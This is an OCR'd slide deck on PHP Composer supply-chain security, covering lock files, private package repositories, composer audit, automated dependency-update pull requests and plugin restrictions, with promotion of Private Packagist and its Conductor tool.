
- Satis
- JFrog Artifactory
- Sonatype Nexus Repository
- Cloudsmith
- GitLab Package Registry
- …

- **Private Packagist**

Private Packagist


- Stores a copy of all used versions of your dependencies
    - Safe from deletion
    - Safe from modification
- Serves package metadata **and** code
- Possible with some alternatives but usually with more effort and less convenience
    - e.g. copy all dependencies into git repositories, how do you keep those updated then?

Public packagist.org / GitHub



PRIVATE PACKAGIST

Private Packagist



Never Deploy without a Lock File

Do not run composer update during deployments

Recommended use of Composer in your Deployment Process

- commit composer.lock
- CI/CD
  - run composer install (not update!)
  - generate any potentially generated code
  - dump an optimized autoloader
  - package everything into an archive
- deployment
  - upload to production servers, move in place
  - run composer check-platform-reqs
  - switch webserver to use new code

Result

- no surprises in production
  - same dependency versions as tested
  - no risk of composer conflicts during deploy
  - code doesn't change at runtime
- deploying to multiple servers
  - exact same state everywhere
  - no unnecessarily repeated work

Composer 2.4: composer audit

- **`composer audit`** Command
  - Lists vulnerable versions in composer.lock
  - Uses packagist.org vulnerability db API
    - GitHub advisory database
    - FriendsOfPHP/security-advisories
  - Returns non-zero if vulnerabilities found -> can check in CI

- `composer update implies audit --format=summary`
- `composer require --dev roave/security-advisories:dev-latest`

Update Dependencies Frequently

- Set up a schedule or regular reminder to run dependency updates
- Set up alerting when vulnerabilities are discovered in your dependencies

  SCA tools (Software Composition Analysis)
  - GitHub Dependabot
  - Snyk
  - Aikido
  - Mend SCA
  - **Private Packagist** Security Monitoring
  - many more

Update Dependencies Frequently

Better yet: Automate your updates


- Mend Renovate https://www.mend.io/renovate/
- GitHub Dependabot https://github.com/dependabot

Get a pull request anytime an update is necessary

Caution!

Private Packagist Update Review

GitHub
BitBucket
GitLab



Update php-dev-dependencies #2794

renovate wants to merge 2 commits into `main` from `renovate/php-dev-depend…`

This PR contains the following updates:

Package	Type	Update	Change
friendsofphp/php-cs-fixer	require-dev	minor	`3.13.2` -> `3.16.0`
friendsofphp/php-cs-fixer	require-dev	minor	`3.14.1` -> `3.16.0`
phpstan/phpstan-symfony	require-dev	patch	`1.3.1` -> `1.3.2`

This PR has been generated by Mend Renovate. View repository job log here.

`Update php-dev-dependencies` Verified ✓ `e6f84d0`

private-packagist bot commented 27 minutes ago • edited

accounting/composer.lock

Dev Package changes

Package	Operation	From	To	Changes
friendsofphp/php-cs-fixer	upgrade	v3.13.2	v3.14.1	diff - changelog
phpstan/phpstan-symfony	upgrade	1.3.1	1.3.2	diff - changelog

core/composer.lock

Package changes NOT DEV

Package	Operation	From	To	Changes
psr/cache	upgrade	2.0.0	3.0.0	diff - changelog
symfony/cache-contracts	upgrade	v2.5.2	v3.2.1	diff - changelog

Update Dependencies Frequently

Better yet: Automate your updates


- Mend Renovate https://www.mend.io/renovate/
- GitHub Dependabot https://github.com/dependabot
- **Conductor by Private Packagist https://packagist.com/features/conductor**

Get a pull request anytime an update is necessary

Introducing

Automatic dependency updates for Composer

Sign up now for Early Access



Merged **[Conductor] [repo] Update symfony/flex to v2.5.0** #6611

glaubinix merged 1 commit into `main` from `conductor-symfony-flex-…` last month

This PR was automatically generated by Conductor.

The PR contains the changes generated by running the following command:

```
composer update --with-all-dependencies --minimal-changes symfony/flex:v2.5.0
```

Changelog

▶ symfony/flex (Source: GitHub Releases))

▶ Task options

Powered by Private Packagist

```
composer update --with-all-dependencies --minimal-changes symfony/fle… ···
```

Verified ✓ 83602d4


private-packagist bot commented on Mar 4 Author ···

repo/composer.lock

Package changes

Package	Operation	From	To	About
symfony/flex	upgrade	v2.4.7	v2.5.0	diff - changelog

Settings · Docs · Powered by Private Packagist



[Conductor] [core] Update all of symfony #6827

stevenrombauts merged 1 commit into `main` from `conductor-symfony-all-35501` 3 days ago

private-packagist bot commented last week

This PR was automatically generated by Conductor.

The PR contains the changes generated by running the following command:

```
composer update --with-all-dependencies --minimal-changes symfony/cache:v7.2.5 symfony/console:v7.2.5 sym
```

Changelog

Inline changelog information is available for pull requests updating up to three dependencies.


▸ **Task options**

Powered by Private Packagist

```
composer update --with-all-dependencies --minimal-changes symfony/cac…  ···   Verified ✓ 205dd1b
```

private-packagist bot commented last week

core/composer.lock



[Conductor] [core] Update all of symfony #6827

stevenrombauts merged 1 commit into `main` from `conductor-symfony-all-3…` 3 days ago

Package changes

Package	Operation	From	To	About
symfony/cache	upgrade	v7.2.4	v7.2.5	diff - changelog
symfony/console	upgrade	v7.2.1	v7.2.5	diff - changelog
symfony/dependency-injection	upgrade	v7.2.4	v7.2.5	diff - changelog
symfony/doctrine-bridge	upgrade	v7.2.4	v7.2.5	diff - changelog
symfony/error-handler	upgrade	v7.2.4	v7.2.5	diff - changelog
symfony/form	upgrade	v7.2.4	v7.2.5	diff - changelog
symfony/framework-bundle	upgrade	v7.2.4	v7.2.5	diff - changelog
symfony/http-foundation	upgrade	v7.2.3	v7.2.5	diff - changelog
symfony/http-kernel	upgrade	v7.2.4	v7.2.5	diff - changelog
symfony/messenger	upgrade	v7.2.4	v7.2.5	diff - changelog
symfony/process	upgrade	v7.2.4	v7.2.5	diff - changelog
symfony/property-info	upgrade	v7.2.3	v7.2.5	diff - changelog
symfony/serializer	upgrade	v7.2.4	v7.2.5	diff - changelog
symfony/twig-bridge	upgrade	v7.2.4	v7.2.5	diff - changelog
symfony/type-info	upgrade	v7.2.4	v7.2.5	diff - changelog
symfony/validator	upgrade	v7.2.4	v7.2.5	diff - changelog
symfony/var-exporter	upgrade	v7.2.4	v7.2.5	diff - changelog
symfony/yaml	upgrade	v7.2.3	v7.2.5	diff - changelog

Settings · Docs · Powered by Private Packagist

Differences from other solutions

- composer update runs in your CI
  - more control
  - better debugging options
  - full support for Composer plugins
  - run custom code before doing the update with access to your secrets

- Made for PHP
  - better default grouping behavior
  - no unexpected / unexplained updates
  - suitable use of composer update arguments like --minimal-changes
  - Care about high quality PHP support

Composer Plugins & Scripts

- Composer 2.2 introduced a requirement to explicitly enable plugins
  - `config.allow-plugins`
  - protects you from unintentionally executing malicious code before reviewing composer.lock changes

- Scripts & plugin selection is limited to root composer.json
  - Protects from attacks by malicious maintainers, dependency confusion or other accidental dependencies
  - You still have to review your lock file changes!

Composer Guide to Supply Chain Security: Key Takeaways

- composer.lock matters!
  - Commit composer.lock
  - Review changes
- Use a private Composer repository
  - Don’t use “Vendoring”
  - Recommendation: Private Packagist
- Automate Dependency Updates
  - Or at least set up monitoring for published vulnerabilities in your dependencies
  - Recommendation: Conductor
- Implement a safe deployment process
  - Don’t run composer update in deploys

Questions / Feedback?

Private Packagist
https://packagist.com

E-Mail: contact@packagist.com
Blueksy: @naderman.de
Mastodon: @naderman@phpc.social
X: @naderman